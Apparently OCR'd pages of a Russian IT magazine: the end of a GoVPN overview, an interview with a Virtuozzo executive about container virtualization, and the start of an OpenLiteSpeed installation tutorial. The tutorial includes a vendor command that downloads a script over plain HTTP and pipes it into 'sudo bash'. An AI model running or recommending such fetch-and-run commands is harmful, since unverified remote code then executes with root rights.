
- обычный (применяется по умолчанию), когда в сеть идут просто зашифрованные пакеты;
- noise (шумовой), когда пакеты дополняются шумом до постоянной длины;
- CPR (постоянной скорости) — в дополнение к noise пакеты отправляются строго через определенный промежуток, если нет полезной информации, отправляется шумовой пакет.

В последних двух режимах благодаря генерированию постоянного шумового трафика удается скрывать длину сообщений и сам факт передачи полезной нагрузки. Имеет свойство нулевого неразглашения, при котором невозможна offline-атака по словарю, устойчив к replay-атакам через использование одноразового кода аутентификации сообщения (message authentication code) и синхронизацию времени (опционально). Предусмотрена ротация сессионных ключей и отправка heartbeat для поддержания работы через NAT или файрвол. Для хеширования парольных фраз задействован Balloon (в релизе 6.0). В релизе 5.0 это был Argon2d, еще ранее PBKDF2. Поэтому версии несовместимы.

Есть нешифрованный режим, также обеспечивающий конфиденциальность и аутентичность данных благодаря технологии chaffing and winnowing. Он позволяет обойти ограничения на использование криптографических инструментов в некоторых странах. Вместо шифрования применяются алгоритмы аутентификации и передача множества лишних пакетов (получатель просто отбирает те, которые ему подходят). Но это увеличивает каждый пакет на 4128 байт, поэтому режим требователен и к процессору, и к лишнему передаваемому трафику.

Совместим с IPv4 и IPv6. Возможно подключение через внешний HTTP-прокси, клиент также имеет встроенный режим HTTP-прокси, который можно использовать для доступа к серверу. Для получения статистики о подключенных клиентах в режиме реального времени в JSON-формате используется встроенный HTTP-сервер. Поддерживается работа в GNU/Linux и FreeBSD. Сервер конфигурируется с использованием YAML-файла.

Готовых пакетов проект не предлагает, только исходные тексты, для сборки понадобятся пакеты uml-utilities и golang. Хотя неофициальные порты появились уже в некоторых дистрибутивах. Дистрибутив постоянно развивается, и часть инструкций по настройке уже недействительна.



Терминал - user@VM01:~/govpn-6.0
Файл Правка Вид Терминал Вкладки Справка

```
user@VM01:~/govpn-6.0$ utils/newclient.sh VPN1
Passphrase:

Your client verifier is: $balloon$s=32768,t=16,p=2$dkYrcm5V+Kfv3LI+Nka7Sg

Place the following YAML configuration entry on the server's side:

    VPN1:
        up: /path/to/up.sh
        iface: or TAP interface name
        verifier: $balloon$s=32768,t=16,p=2$dkYrcm5V+Kfv3LI+Nka7Sg$opz4NB3fLkecsWlCrhLSBo3PY121oeRz3ZlDyuNXtKU
user@VM01:~/govpn-6.0$
```

Настройка клиента в GoVPN

Заключение

Каждое из представленных решений имеет свои плюсы, стоит присмотреться и выбрать нужное в зависимости от планируемых задач.

VIRTUOZZO НА ПАЛЬЦАХ

ИНТЕРВЬЮ
С АЛЕКСЕЕМ КОБЦОМ,
ВИЦЕ-ПРЕЗИДЕНТОМ
ПО РАЗРАБОТКЕ VIRTUOZZO

Беседовал
Илья Русанен
rusanen@glc.ru

«Что? Еще одна система виртуализации? Но я же только осилил Docker!» — скажешь ты и будешь прав. Виртуализация везде, и новых инструментов в этой сфере масса. Но Virtuozzo и бесплатный OpenVZ — проекты не новые, их пилят уже больше десяти лет. При этом информации в доступной форме о них немного. Мы решили разобраться, что такое Virtuozzo, чем он отличается от Docker, для каких задач он подходит и, главное, нужен ли он именно тебе или твоей компании.

Что такое Virtuozzo

Чем Virtuozzo отличается от Docker? Virtuozzo — это поставщик инфраструктуры. Другими словами — это поставщик виртуальных серверов. Используя Virtuozzo, можно создавать контейнер, в котором находится вся ОС. Это было предназначением Virtuozzo с самого начала, еще с двухтысячных годов. В виртуальный сервер ставится Apache, Plesk или какая-то другая панель управления, и это называется VPS-хостингом.

Когда мы говорим о Virtuozzo, то речь идет именно о виртуализации. Когда мы говорим о Docker, нужно понимать, что это не средство виртуализации — это средство доставки приложений. Docker построен на базе runC/libcontainer, и основной сценарий использования — быстро доставлять приложение из каталога образов на продакшен-сервер, который может быть физическим сервером, персональным компьютером или виртуальным сервером в облаке.

Virtuozzo — это софт, который дает виртуализацию, то есть легковесные виртуальные машины. Для Docker нет разницы между контейнером с полной операционкой, куда можно ставить приложение, и установкой на виртуальную машину в Amazon, Google Cluster, Azure и так далее. Когда приходит это понимание, сразу становится видна разница. В одном случае «контейнер» — это application container, в другом — системный или ОС-контейнер.

Virtuozzo поставляет софт для сервис-провайдеров. Скажем, провайдеры могут на основе Virtuozzo сделать мини-облако из VPS, и туда можно будет ставить Docker. Когда к этим провайдерам с Virtuozzo приходят их конечные пользователи и говорят «нам нужен Docker-контейнер», иногда возникает недопонимание. Недавно мы с нашими менеджерами обсуждали, куда встроить пользовательский интерфейс для Docker и Kubernetes (это еще одна система управления контейнерами). Пришли к выводу, что его нужно встраивать в UI самообслуживания наших сервис-провайдеров, а не в UI самих сервис-провайдеров, отвечающий за управление контейнерами.

Virtuozzo, в отличие от Docker, можно использовать для «живой» миграции приложений. Эта функция была с самого создания Virtuozzo, но реализация разнилась от версии к версии. До версии Virtuozzo 6 она была реализована в ядре. Пару лет назад мы сделали большой патч и предложили его сообществу Linux kernel, но патч отвергли. Мы, конечно, расстроились, но решили подумать, что можно изобрести вместо этого. В итоге удалось сделать так, что потребовалось внести небольшие и приемлемые изменения в ядро, а все остальное ушло в user space. Этот проект мы назвали CRIU. Есть сайт, criu.org, им занимается Павел Емельянов. Именно он изобрел эту технологию выноса кода из ядра, и ей сейчас активно пользуются. Она вошла в стандартные дистрибутивы — Red Hat, Ubuntu — и даже в Docker. В Virtuozzo 7 она используется как основная технология миграции контейнеров.

Virtuozzo устанавливается прямо на «голое железо». Мы даем ISO или флешку с инсталлятором, как у операционки. Пройдя через слайды инсталлятора, на выходе получаешь нашу ОС и систему виртуализации с нашим ядром. Стоит признать, что на сегодняшний день наше ядро не так сильно отличается от vanilla по сравнению с тем, как это было 5–10 лет назад. Мы принимаем активное участие в разработке ядра Linux и по статистике входим в топ-20 или даже топ-10 по патчам в ядро — в основном в области контейнерной виртуализации. Еще мы участвуем в разработке эмулятора QEMU и гипервизора KVM.

Virtuozzo и open source

До сих пор есть вещи, которые мы по той или иной причине не включаем в апстрим. Например, улучшения, связанные с производительностью, которые позволяют быть на 50% лучше, чем тот же OpenVZ. Мы аккуратно смотрим: если в апстриме таких изменений не наблюдается, никто на эту тему не думает, мы их оставляем в своем ядре. Это те ценные вещи, которые Virtuozzo приносит своим пользователям. Если мы будем всё выкладывать, то за что платить деньги?

Мы выработали стратегию работы с опенсорсом методом проб и ошибок. Одно время была мысль, что нужно коммитить вообще все, но оказалось, что клиенты в таком случае ожидают, что опенсорсный проект должен быть бесплатным. Пришлось искать некий баланс. Он строится по простому принципу: если в апстриме заметна какая-то активность в разработке того, что у нас уже есть, значит, пора вливать туда. Потому что нам же потом будет накладно переделывать свое решение с учетом того, что без нас сделают в апстриме. Но при этом мы не торопимся делиться своими уникальными решениями — сначала их нужно монетизировать. В общем, прагматичный подход победил, и противостоять этому бесполезно.

Опенсорсный проект OpenVZ появился где-то в районе 2004 года. Сейчас мы позиционируем его как ядро, поверх которого ставится Virtuozzo. Изначально это было сделано для того, чтобы облегчить интеграцию, да и в целом улучшить восприятие. Когда есть один опенсорсный проект, другой опенсорсный проект легче воспринимает то, что ты делаешь, поскольку видит, что все доступно. В этом была основная цель OpenVZ, которой он успешно достиг.

Вокруг OpenVZ появилось пользовательское комьюнити, не целое поколение, конечно, но достаточное количество сисадминов-фанатов. Выпуская ядра в OpenVZ, мы получаем ценную обратную связь: что работает, что не работает. Люди зачастую присылают нам фиксы или просто указывают на проблемы, помогая нам экономить время разработки.

OpenVZ — это, по сути, базовая версия Virtuozzo. Далеко не все функции, которые есть в Virtuozzo, есть в OpenVZ. И мы постоянно работаем над тем, чтобы эта разница сохранялась и наши же клиенты понимали, что OpenVZ отстает от флагмана.

Уникальные черты Virtuozzo

Если говорить о важных вещах, которые есть в Virtuozzo и которых нет в OpenVZ, то стоит отметить систему кеширования. Благодаря ей плотность серверов Virtuozzo на 30–50% больше. У нас есть полностью проприетарная распределенная система хранения данных (Virtuozzo Storage), которая намного лучше по производительности в сравнении с Ceph. Есть такие возможности, как Disk Encryption для контейнеров, которые позволяют шифровать диски контейнеров ключами конечных пользователей. Установка обновлений без перезагрузки — ReadyKernel. Также в Virtuozzo есть поддержка каталогов и образов Bitnami.

Идея Virtuozzo Storage зародилась так: мы провели тур по нашим основным клиентам и обнаружили, что примерно 33% дискового пространства в их дата-центрах с Virtuozzo ничем не занято. Эти 33% можно продавать, использовать, как-то монетизировать. Появилась мысль объединить хранилище и отдать его в использование под наши контейнеры и виртуальные машины. С технической стороны это подкрепляется тем фактом, что сервис-провайдеры и хостеры не стараются сидеть на последнем, наиболее мощном оборудовании. Они часто используют старые серверы. И возникла идея сделать хранилище для такого оборудования. Если говорить на языке заказчиков, от Ceph оно отличается тем, что оно, во-первых, в разы быстрее, во-вторых, это хранилище оптимизировано под наши контейнеры и виртуальные машины. Оно идет как компонент Virtuozzo. Технология не открытая, и открывать ее мы не планируем.

Bitnami выпускает в формате Virtuozzo образы для примерно 50 разных приложений. Когда сервис-провайдер покупает Virtuozzo, у него есть возможность оформить платную подписку на них.

У покупателей Virtuozzo есть более-менее стандартный набор приложений, которые они запаковывают в образы, из которых создаются потом виртуальные серверы. Было принято решение договориться с Bitnami о том, что они будут поставлять эти образы и обновлять их по мере поступления апдейтов от вендоров приложений.

Многим клиентам интересен интерфейс для масс-менеджмента. Если есть одна нода, то ей можно управлять с помощью CLI. Но когда появляется несколько нод, нужно другое решение. Это хороший повод добавить ценную вещь для покупателей. Вот пример для живой миграции: есть одна нода с процессором AMD и другая — с Intel. Общий пользовательский интерфейс, который работает поверх группы серверов, должен это учитывать и говорить, что миграция невозможна, CPU несовместимы при миграции между такими нодами. Или, к примеру, бэкап-менеджмент. Когда нода одна, достаточно положить бэкапы в папочку, и всё. А когда нод несколько, то всё намного сложнее. Мы видим, как наши клиенты, у которых по 6000 нод, пытаются организовать это, но все равно ничего не получается. Здесь есть возможность вынести эту логику и заменить на уровне UI. Это есть в Virtuozzo, но нет в OpenVZ.

Наш гипервизор основан на стандартных для Linux эмуляторе QEMU и гипервизоре KVM. До седьмой версии у нас был свой проприетарный гипервизор. Кстати, в Parallels Desktop for Mac гипервизор тот же самый, только собранный для Mac. Он полностью выполнял свою функцию и был очень хорошим, но мы год за годом смотрели на то, что происходит с KVM. Скажем, пять лет назад было понятно, что мы лучше KVM во многом. А три года назад стало заметно, что комьюнити KVM бежит быстрее. Видя, что делает моя команда, в сравнении с тем, что делает комьюнити, я отдавал себе отчет, что не получится долго выжимать из команды больше фич, чем есть в KVM. В какой-то момент, проведя исследование, мы поняли, что нам нужно перейти на KVM, но при этом забрать с собой те вещи, которые у нас есть и которые отличают нас от того, что есть у них в апстриме. В итоге наша система бэкапов и кеширования дает прирост производительности 40% и более.

На базе Virtuozzo делаются некоторые решения для DevOps. К примеру, Jelastic — мы в партнерстве с его разработчиками выпустили Virtuozzo DevOps. Чтобы сделать из Virtuozzo такое решение, требуется тот уровень, который привнес Jelastic.

Есть клиенты, которые используют Virtuozzo не только как сервис-провайдеры, но и в других сценариях. В том числе и очень крупные американские компании. Если такому клиенту подходит Virtuozzo, но не хватает каких-то фич, они иногда запрашивают их у нас, и мы добавляем. Но основная часть наших клиентов — это все же сервис-провайдеры. К примеру, в России Caravan, Infobox, Rusonyx работают на Virtuozzo. В США — например, в GoDaddy используют наши решения.

Алексей Кобец о себе

Мой творческий путь начинался с МФТИ. Я мечтал попасть на факультет аэролетательной техники, но, когда я уже подавал документы, мне сказали, что это не круто, а крут факультет общей и прикладной физики. Я поступил туда.

До этого у меня даже компьютера не было, встречи с ним случались на занятиях по информатике. Потом я одним из первых на курсе купил себе компьютер, и с того времени появилась тяга к программированию. Тогда мы часто ставили VMware, в ней запускали всякие ОС... Через какое-то время это увлечение для меня вылилось в поиск базовой кафедры и научного руководителя, чтобы изучать виртуализацию. На горизонте появился Александр Геннадьевич Тормасов, он воспитал, наверное, всех топ-менеджеров в компаниях Acronis, Virtuozzo, Parallels и так далее. Даже Сергей Белоусов защитил диссертацию под его руководством. В общем, я пошел к Александру Геннадьевичу практикантом в SWsoft. Я делал какие-то задания, которые он выдавал, и в какой-то момент пришло приглашение заняться тестированием в SWsoft, я согласился. По тем временам это были хорошие деньги, хорошая подработка на лето. Мы начали писать систему автотестов для ядра Virtuozzo. Вот так все и начиналось. Это было лето 2000 или 2001 года, приблизительно мой третий курс.

Программировать я начал с Shell и Perl. На них тогда писались тесты. Но приходилось писать на C и C++. Было подозрение, что ядро Linux падает, когда открывается огромное количество TCP-сокетов и по ним гоняются данные. Мои начальники поспорили, напишем ли мы такой тест, который уронит ядро в oops, или не напишем. Я на это потратил, наверное, месяц. Но отлаживал и запускал на системе с одним процессором. Я уже был готов сдаться, но в последний момент взял другой сервер SMP и запустил — система мгновенно упала.

Как начинался Virtuozzo

Главной идеей Virtuozzo было создать раздельные среды для хостеров. Им нужно иметь раздельный биллинг и быть изолированными друг от друга таким образом, чтобы не было проблем с распределением ресурсов. Изолировать, естественно, нужно было и от хоста, чтобы не оставлять возможность проникновения. Эту задачу поручили спроектировать Александру Геннадьевичу, и на выходе как раз получилась технология, которую мы называли по-разному: virtual environments, контейнеры. Это и легло в основу Virtuozzo и OpenVZ. Во всех патентах мы описываем именно эту технологию.

Когда я пришел в компанию в 1999 или 2000 году, работа над виртуальными окружениями уже велась. Сейчас, спустя довольно много лет, понятно, что нет такого плана, который сразу гарантировал бы успех. Методом проб и ошибок мы искали, где можно применить нашу технологию. В то время был бум веб-сайтов, все делали сайты, всем хотелось где-то их хостить. Было понятно, что виртуальные машины — это для сайтов слишком жирные сущности. Можно изолировать на уровне процессов, но этого все равно недостаточно. Одно время мы делали что-то вроде cgroups на стероидах, но в итоге пошли по пути дополнения изоляции файловой системы и сетевой изоляции.

Существовала версия Virtuozzo для FreeBSD, но она не была выпущена, потому что доминирует Linux. Есть версия для Windows — это один из проектов, над которым мне посчастливилось работать.

О безопасности

У нас ни разу не было случаев эксплуатации уязвимости изнутри виртуальной машины. Такие вещи всплывают очень редко, и те, кто о них знает, наверное, хранят их в тайне. Мы очень серьезно к этому относимся. К примеру, кроме внутреннего секьюрити-аудита (у нас есть целая секьюрити-команда, которая этим занимается), мы еще нанимаем и работаем с компанией Openwall. Мы проводим секьюрити-ревью каждой большой версии. Недавно закончили ревью Virtuozzo 7. Ничего такого, что открыло бы путь для эскейпа, не нашли, но есть небольшие ошибки, которые мы исправляем. Мы очень внимательно следим за секьюрити. Например, когда выходят ядра Red Hat, мы смотрим, что там произошло, и порой даже что-то чиним и отсылаем в Red Hat. Периодически Red Hat нас благодарит. А иногда мы выпускаем свое ядро раньше, чем появляется Red Hat с фиксом.

У Virtuozzo есть программа вроде bug bounty, но попроще. Есть почта security@virtuozzo.com, куда приходят письма с баг-репортами. Мы их классифицируем и, если подтвердим наличие серьезной уязвимости, вознаграждаем таких людей. Такое бывает нечасто, но мы честно платим.


Кого берут в Virtuozzo

Мы работаем с несколькими вузами, есть студенческие программы и интернатура. Начинающим можно прийти туда. Студенты, к примеру, занимаются CRIU. Через один-два года стажировки студенты приходят к нам на полный рабочий день и подключаются к серьезным разработкам. Если посмотреть на команду, у нас достаточно большое число людей прошли такой путь, начиная с меня самого.

Если высшего образования нет, но есть интересные разработки, мы посмотрим, поговорим с вами и, возможно, возьмем. В первую очередь нужно разбираться в ядре. Если ты успел засветиться в сообществе и занимаешься вещами, связанными с производительностью, с разработкой гостевых драйверов, с разработкой систем виртуализации, мы, конечно же, обратим на тебя внимание.

Разработчикам ядра нужно знать C, а пользовательский интерфейс мы пишем на Go. Но для тех, у кого есть глубокие знания программирования, язык уже не так важен. Я сам пришел в компанию, не зная ни C, ни C++ и не имея опыта. Я знал Perl и Shell, но в итоге разобрался. Главное — чтобы человек был способен к развитию и увлечен.

БЫСТРЫЙ И СВОБОДНЫЙ



РАЗБИРАЕМСЯ С ВЕБ-СЕРВЕРОМ OPENLITESPEED

Ограниченность ресурсов VDS приводит к тому, что, когда нагрузка резко возрастает, приходится менять хостера или тарифный план на более высокий либо пробовать выжать максимум из текущего сервера, оптимизировав установки и состав ПО. На слуху разные варианты: перейти с Apache на nginx, использовать связку nginx + Apache, установить кеширующий сервер Varnish. Но забывают о веб-сервере OpenLiteSpeed, который достоин внимания благодаря высокой производительности и низкому потреблению памяти.

Мартин
«urban.prankster»
Пранкевич
prank.urban@gmail.com

Возможности OpenLiteSpeed

В середине 2013 года LiteSpeed Technologies, производитель проприетарного HTTP-сервера LiteSpeed, занимающего четвертое место по популярности (по статистике W3Techs), открыла код своего проекта под именем OpenLiteSpeed, сделав доступной бесплатно базовую функциональность. Со временем список функций расширился, а высокая производительность и низкое потребление памяти привлекли внимание пользователей. Особо хотелось бы отметить наличие веб-панели для настройки параметров и просмотра статистики. Многие пользователи с небольшим опытом администрирования для удобной настройки веб-сервера ставят хост-панели, нередко ограничивающие их в дальнейших возможностях ручной донастройки. Здесь же такой необходимости нет. Все уже идет в комплекте. Правда, есть и минус — отсутствие локализации.

В Сети можно найти большое количество тестов. При отдаче статики OpenLiteSpeed опережает по производительности Apache в несколько раз, а при выполнении PHP-скриптов выигрыш в скорости составляет до 50%. По сравнению с nginx OLS имеет аналогичные, если не лучшие показатели при выдаче статического контента. Здесь все зависит от конкретных настроек. По крайней мере, из коробки OLS обычно обходит стандартные установки nginx из дистрибутивных пакетов. Но OLS однозначно обыгрывает связку nginx + PHP-FPM. Специально разработанный для этого сервера PHP LSAPI (LiteSpeed Server Application Programming Interface) лучше масштабируется при более высоких нагрузках, чем PHP-FPM. По тестам разработчиков OLS обходит примерно на 20% FastCGI, на 50% — mod_php и на 75% связку nginx + PHP-FPM. Из коробки поддерживается запуск приложений на языках Python, Perl и Java.

Как и в nginx, в OLS архитектура событийно ориентированная, поддерживающая мультиплексирование соединений при помощи epoll (Linux), kqueue (FreeBSD, macOS) и /dev/poll (Solaris). Внешние приложения и дополнения запускаются как отдельные процессы, что позволяет разгрузить основной серверный процесс и увеличить эффективность обработки одновременных соединений. Обработка CGI-скриптов производится отдельным фоновым процессом. Поддерживает HTTP/2.

Реализованы различные функции, позволяющие создавать безопасные среды: suEXEC (выполнение скриптов с правами текущего пользователя), chroot, ограничение трафика и интенсивности запросов, правила на основе содержимого Referer, механизмы Accept-filter и sendfile. Есть и специфические установки. Например, LSAPI для suEXEC PHP предлагает три варианта использования: Daemon (скорость, кеширование, эффективное использование ресурсов), Worker (для узлов с ограниченными ресурсами) и ProcessGroup (скорость Daemon и настройки Worker). Есть возможность быстрой настройки и перестройки виртуальных хостов при помощи шаблонов.

Сервер поддерживает совместимые с mod_rewrite правила перезаписи запросов и SSI-вставки в стиле Apache, определение местоположения с GeoIP, сжатие контента (Gzip), возможность отдачи потокового медиаконтента (MP4 и F4V) и многое другое. В ранних версиях сервера по умолчанию использовались конфигурационные файлы в формате XML, но можно было переключаться на текстовый (скрипт `/usr/local/lsws/conf/switch_config.sh`). С версии 1.4 поддерживается только текстовый формат (как по мне, он более наглядный). При апгрейде все конфигурационные файлы автоматически преобразуются в текстовый формат; при необходимости даунгрейда на ранние версии сервера, для конвертации настроек в XML, разработчики приготовили скрипт `/usr/local/lsws/backup/recover_xml.sh`. Предусмотрена возможность применения новой конфигурации или обновления сервера без разрыва соединений (режим graceful).

Поддерживается два вида виртуального хостинга: IP-based и Name-based. Первый вариант реализуется за счет отдельных Listener, и такой виртуальный хост имеет свой собственный IP-адрес или порт. Доступна такая возможность, как Binding, позволяющая привязать отдельный Listener к lshttpd, который, в свою очередь, будет фактически привязан к своему CPU.

OpenLiteSpeed может быть установлен в качестве прозрачного обратного прокси-сервера к веб-серверу или серверу приложений, поддерживающему HTTP.

В коммерческой версии LSWS доступны: поддержка mod_security, возможность считывания конфигураций Apache, совместимость с панелями управления хостингом, поддержка mod_security, возможность использования .htaccess, кеширование контента на диске, поддержка chroot и некоторые другие функции. В общем, как видим, OLS здесь не сильно проигрывает nginx и не совсем подходит для организации хостинга. Зато отлично вписывается в небольшие и средние проекты и особенно удобен, когда на одном сервере нужно размещать большое количество своих сайтов. Также компания разрабатывает различные кеширующие плагины для некоторых CMS, совместимые с LSWS. Например, для WordPress.

Здесь бы хотелось сделать уточнение, чтобы не было путаницы. В OLS не поддерживаются файлы .htaccess, но вот сами правила rewrite можно перенести в настройки виртуального хоста в оригинальном виде. Также формат журнала изначально совместим с Apache, поэтому без дополнительных настроек будут работать все анализаторы логов, включая fail2ban. То есть с OLS меньше возни, чем при переходе с Apache на nginx. Это большой плюс.

Установка OpenLiteSpeed в Ubuntu

Проект предоставляет репозитории для CentOS 5/6/7, Debian 7/8 и Ubuntu 12/14/16. Остальные можно установить при помощи исходных текстов. На сайте есть инструкция, это в общем не очень запутанно. В Ubuntu процесс такой:

```
$ wget -O - http://rpms.litespeedtech.com/debian/↵
    enable_lst_debain_repo.sh | sudo bash
$ sudo apt install openlitespeed
```

В /usr/local/lsws будет создана структура каталогов с настройками, шаблонами и исполняемыми файлами. Проверяем:

```
$ /usr/local/lsws/bin/lshttpd -v
LiteSpeed/1.4.23 Open
```

Теперь PHP. В репозитории имеется несколько версий от PHP 5.4 до последней, 7-й. Смотрим список:

```
$ sudo apt search lsphp
```

Поставим для примера PHP 5.6. Для упрощения выберем все модули:

```
$ sudo apt install lsphp56-*
```

